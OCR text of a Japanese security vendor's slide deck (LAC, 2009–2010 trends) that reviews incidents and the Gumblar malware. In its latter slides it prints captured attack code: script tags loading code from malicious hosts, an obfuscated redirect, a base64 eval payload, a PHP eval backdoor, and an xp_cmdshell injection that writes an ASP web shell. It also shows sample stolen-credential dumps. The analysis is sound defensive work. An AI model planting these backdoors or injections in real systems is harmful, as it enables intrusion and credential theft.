セキュリティトレンドについて
予測とその結末

2009年のおさらいと2010年

世界トップレベルのセキュリティノウハウを、
日本の全てのオフィスへ。

LAC
Little eArth Corporation

株式会社ラック
サイバーリスク総合研究所
西本 逸郎

sales@lac.co.jp
http://www.lac.co.jp/

株式会社ラック

ITを活用し企業のリスク管理を支援する、次代と経営を拓くセキュリティプランナー

1986年、株式会社ラックは設立されました。”Little eArth Corporation”という社名には、ITの進展で地球が相対的に小さくなっていく中で、ITを基盤に国や企業の発展を支えていこうという理念がこめられています。
独立系セキュリティベンダーとして、15年近くの豊富な実績がお客様の信頼の証です。
JSOC（下記参照）、**サイバーリスク総合研究所**、**サイバー救急センター**の配備が特徴です。

商　号	株式会社ラック LAC：Little eArth Corporation Co., Ltd.
設　立	1986年(昭和61年)9月
資本金	11億5,942万6,500円
株　主	ラックホールディングス株式会社(100%)
代　表	代表取締役社長 執行役員社長 齋藤 理
売上高	5,138百万円(24期：2009年03月期)
	2,342百万円(23期：2008年03月期) ※23期は決算期変更による3ケ月変則決算です。
	7,154百万円(22期：2007年12月期)
決算期	3月末日
従業員数	352名（2010年4月現在）
認定資格	経済産業省情報セキュリティ監査企業登録 情報セキュリティマネジメントシステム (ISO/IEC 27001)認証取得(JSOC) プライバシーマーク認定取得

・本社
〒102-0093　東京都千代田区平河町 2-16-1
平河町森タワー
03-6757-0111(代表)
03-6757-0113（営業窓口）

・セキュリティ監視センターJSOC
〒105-0001　東京都港区虎ノ門4-1-17
神谷町プライムプレイス3F

・名古屋オフィス
〒460-0008　名古屋市中区栄3-15-27
名古屋プラザビル 9F

・米国ニューヨークオフィス USLAC

・韓国ソウル 子会社 CSLAC
Cyber Security LAC Co.,Ltd.

・中国上海 子会社 LAC CHINA
上海楽客網絡技術有限公司

http://www.lac.co.jp/
sales@lac.co.jp
http://twitter.com/lac_security
YouTube チャンネル laccotv

■ JSOC (Japan Security Operation Center)

JSOCは、ラックが運営する情報セキュリティに関するオペレーションセンターです。高度な分析システムや堅牢な設備を誇り、24時間365日運営。高度な分析官とインシデント対応技術者を配置しています。2000年の九州・沖縄サミットの運用・監視を皮切りに、日本の各分野でのトップ企業などを中心に、高レベルのセキュリティが要求されるお客様にその高品質なサービスを提供しています。

スピーカ

西本 逸郎（にしもと いつろう） CISSP

昭和33年	福岡県北九州市生まれ
昭和59年3月	熊本大学工学部土木工学科中退
昭和59年4月	情報技術開発株式会社入社
昭和61年10月	株式会社ラック入社

通信系ソフトウェアやミドルウェアの開発に従事。1993年ドイツのシーメンスニックスドルフ社と提携し、オープンPOS（WindowsPOS）を世界に先駆け開発・実践投入。2000年よりセキュリティ事業に身を転じ、日本最大級のセキュリティセンターJSOCの構築と立ち上げを行う。
さらなるIT利活用を図る上での新たな脅威への研究や対策に邁進中。

情報セキュリティ対策をテーマに官庁、大学、その他公益法人、企業、各種ITイベント、セミナーなどでの講演、新聞・雑誌などへの寄稿等多数

株式会社ラック　取締役　常務執行役員　最高技術責任者
サイバーリスク総合研究所
サイバー救急センター
特定非営利活動法人 日本ネットワークセキュリティ協会 理事
特定非営利活動法人 日本セキュリティ監査協会 理事
データベースセキュリティコンソーシアム 理事、事務局長

経済産業省 電子商取引等に関する法的問題検討会 委員（2007年～）
IPA セキュリティ&プログラミングキャンプ実行委員（2007年～）
（財）日本情報処理開発協会 リスク管理統制対応評価検討委員
2009年度情報化月間 総務省情報通信2008年～）国際戦略局長表彰

連載・コラム
西本逸郎のセキュリティー表ウラ
セキュリティー表ウラ　検索
http://it.nikkei.co.jp/security/column/nishimoto_security.aspx

ブログ　どらいつ　検索
ツイッター http://twitter.com/dry2

1. 昨年の予測とその結果

昨年、2009年で何が起こるか予測。

① 標的型メール

② 改ざんサイト閲覧

③ いよいよ来るかXSS

④ 偽ソフト

⑤ USB

結果

30年前


A.D.1979

30年前


共通一次試験開始
自民党敗北「安定多数」確保に失敗
スリーマイル島原発放射能漏れ事故
ソビエト連邦のアフガニスタン侵攻
ウォークマン発売 3万3000円
ワープロ専用機 発売　東芝　　円
カード電卓 シャープ 7900円
自動車電話サービス事業の開始

サイバー救急センター 出動状況 2009


原因・手口



被害内容



誰がどこで、
どうやって知った？



出動実績（2009年）

計71件（コール86件）　過去最高（当社比）

2008年：52件

2007年：43件　2006年：34件

※BOT
コンピュータウイルスの一種
攻撃者がパソコンを乗っ取るための悪質プログラム。
乗っ取ったパソコンを(ロ)ボットのように意のままに制御する。

サイバー救急センター 出動状況 2009

攻撃者の変化

① 顕在化した企業からの盗みは減少

② セキュリティ弱者を標的に。実態は不明。

③ 本来の脅威は問題になっていない

① 標的型メール

② 標的型メール

② 改ざんサイト閲覧
→ 少しだけガンブラーの話を。

Gumblarおさらい

- 改ざんされたWebサイトを通じて感染端末を増やすタイプ
- 2009年春頃に登場し猛威をふるった。2009年を通してバージョンアップを繰り返し、2009年末に感染被害報道が多発。
- 2009年に流行したマルウェアとして、Conficker と並んで挙げられる。

⇒ これほど連日してニュースに登場するというのは、過去に記憶がない。


大企業も被害を受けていることも大きい。　一部マスコミの揶揄

⇒ Conficker も相当流行したが、「内部のシステム障害」では表ざたにならない。

Webサイトが改ざんされて、マルウェアを配布してしまったという事象の方が世間的に被害が目立ちやすい。

Gumblarおさらい　JSOCでの観測状況

お客様内部から発生したインシデントの傾向



Gumblar

- ID情報の漏えい
- ホームページ改ざん

Conficker、その他

- USB経由での感染
- システム障害

- 9月末と11月にGumblar用JSIGを追加したことで、感染端末を大量に発見
- JSOCの約10%のお客様で感染を確認（通常は1%～2%程度）
- メーカのシグネチャで発見できない ⇒ 全体の8割はJSIGで検知
- ウイルス対策ソフトでも発見できない ⇒ 感染するとアップデートが妨害される

Gumblarおさらい

① サイトを改ざんし、サイト閲覧者のパソコンに悪質なウイルスを埋め込む　**手段**

② サイト管理のアカウント情報を搾取し、さらに別なサイトを改ざんする　**手段**

③ その他、リモートからパソコンを乗っ取ったり、様々な情報を窃取する。　**目的**

ちなみに、、、サイト改ざん 株価への影響

事業インパクトは、起こした事件では決まらない。
事業が止まるかどうかがポイント。

個人情報漏えいしても、、
サイト改ざんされても、、

真っ当な対応をした組織が生き残るべきだが、、

CIAを見直そう！

ちなみに、、、多くの組織の鉄則

安全への鉄則＝「止める」

多くのところで **金科玉条** になっている。

相手の狙いを考えや！
自分の使命を考えや！

テロやったら狙い通りやろ！
サービス業ちゃうんか？


FFFTPの設定ファイルを盗まれる（1）

FFFTPのパスワード保管場所

1．ffftp.iniファイル


```
[FFFTP¥Options¥Host0]
Set=0
HostName=test
HostAdrs=192.168.19.1
UserName=test
LocalDir=
RemoteDir=localhost
Password=XNeIWVNaMT
Sort=¥FF¥FF¥FF¥FF
Bmarks=

[FFFTP¥Options¥Host1]
Set=0
HostName=test2
HostAdrs=test
UserName=test2
LocalDir=
Password=XNeIWVNaMT
Sort=¥FF¥FF¥FF¥FF
Bmarks=
```

2．レジストリ



FFFTPの設定ファイルを盗まれる(2)

FFFTPのパスワード解析



Gumblarに感染すると盗まれる情報

ブラウザに保存しているものは全て盗まれる

Uid0::222D99F6~~222D99F6``222D99F6

PS_::idgumblar01~~password``http://mixi.jp/

PS_::idgumblar01@gmail.com~~password``https://www.amazon.co.jp/gp/sign-in.html

PS_::idgumblar01~~password``https://www.google.com/accounts/Login

PS_::testuser~~password``jsoc.example.jp:80/Please enter your ID and password

PS_::gumblar01~~password348``http://jsoc.example.jp/secret/login.html

WScp::id3939~~password3939``192.168.0.1

FF_::gen~~gengen``192.168.0.1

mixi

Amazon

Gmail

Basic認証

Basic認証

WinSCPに登録したFTP情報

FFFTPに登録したFTP情報

改ざん内容

直球系・・・今となっては化石なのか？

<script
src=http://download.ir/archives/anti_spyware/hacker.php ></script>

<script src=http://protech-uk.co.uk/images/roundrep.php ></script>)

改ざん内容

```
h$t@@(@t()^p@(!#:##@/&@@)/@&^i&&&n&#)f$)#o($l)i)!n@()
  k@^s&-
  #(!@c@o)&m#.(y$@a)^#l&l&&a$k!^(@o$#r^&a!(!!.&c^!)$o&m
  &#@.#x!b&$o&&x&!@-
  #@&c^#(o#!(@m(#.^^!&g&(^(u@i#)&!d@#)e^@(b!$&)&a(^@t#$
  ^.###r@^u^:^^))8@)$&0$8#&0^!)/@$y^#^o((u(@@@k))u#&.(&
  #c^o@#m@^#/(!y&()o!u#k$()@u$).(@&c$o&m^^/!g$&o^o!)($
  g^(^&l)^@e)$).!))c$$#o($m$^/)^(p&(l$$e!n)!!t@@y(o!&)f#(f$
  @^i#)$&s#(@#h(!#!#.#&$c@@o()!^m#($#/(&@s))#^o#^n&(i$)
  )@c$$o^^.!)c!!o@&)m$)/$^!'.replace(/#|¥^|&|¥)|¥$|@|¥(|¥!/g,
  '')))
```

http://infolinks-com.yallakora.com.xbox-com.guidebat.ru:8080/youku.com/youku.com/google.com/plentyoffish.com/sonico.com/

改ざん内容

コード化系

base64_decode('ZXZhbChiYXNlNjRfZGVjb2RlKCdaWFpoYkNoaVlYTmxOalJm
WkdWamIyUmxLQ2RhV0Zwb1lrTm9hVmxZVG14T2FsSm1Xa2RXYW1JeVVt
eExRMlJoVjBad2IxbHJUbTloVm14WlZHMTRUMkZzU20xWGEyUlhZVzFKZ
VZWdGVFeFJNbEp2Vm1wR2MyUnNUbkpYVkZaVVVtdHdXRlpYTVV0VE1E
QjRVMjVPV21Wck5WUmFSekZQWkZaT2RXSkZkRTVXUlVVeFZsVmFUMk
Z0VmtaalJGWnBVa2RTUzFWcVJtRmpWbXhXV1hwU1lVMUhPVFZaVkVwcll
WWktObUV6YkZoaVJUVkVWR3hrU21Wc1dsaE9Wa0pzVmxWd2VsZHNWb
XRqTURGR1QxUldVbUZ0ZUV0VlZtaERaREZrZEdKSE9XcFNNREUyVmtjeE
5HRXhSWGxhU0VwWVVrVmFSRlpWV2xabFJsWjBVMnQwVG1KdFozbFhh
Mk40Vm0xS2MyRkdVbWhOTUVweldrUk9RMk14Y0VoTlZXUnFUVWhTUlZa
WE1XRldiRXBWWWtaV1YyRXhjRFpaYlRGTFUwVTVWVk50UmxaTmJFcHl
WWHBHVTJWc1RYaGpSbXhvVTBWS2NsVnJhRTlVUm5CelVsUnNVVlV5V
G5kVE1WSjZVRk5qY0V0VWN6MG5LU2s3JykpOw==')

ちなみにこれはバックドアとして動作。

```
if($_GET['testorrr']=='1'){ echo 'i love you'; exit; }
if(isset($_POST['love'])){
eval($_POST['love']);
exit;
}
```

バックドア


小さなバックドア

以下のようなコマンドをインジェクションし、小さなバックドアを作成する。

```
exec master..xp_cmdshell ‘echo ^<%eval(request(“a”))%^> >c:¥inetpub¥wwwroot¥小さなバックドア.asp’
```

```
<%eval(request(“a”))%^>
```

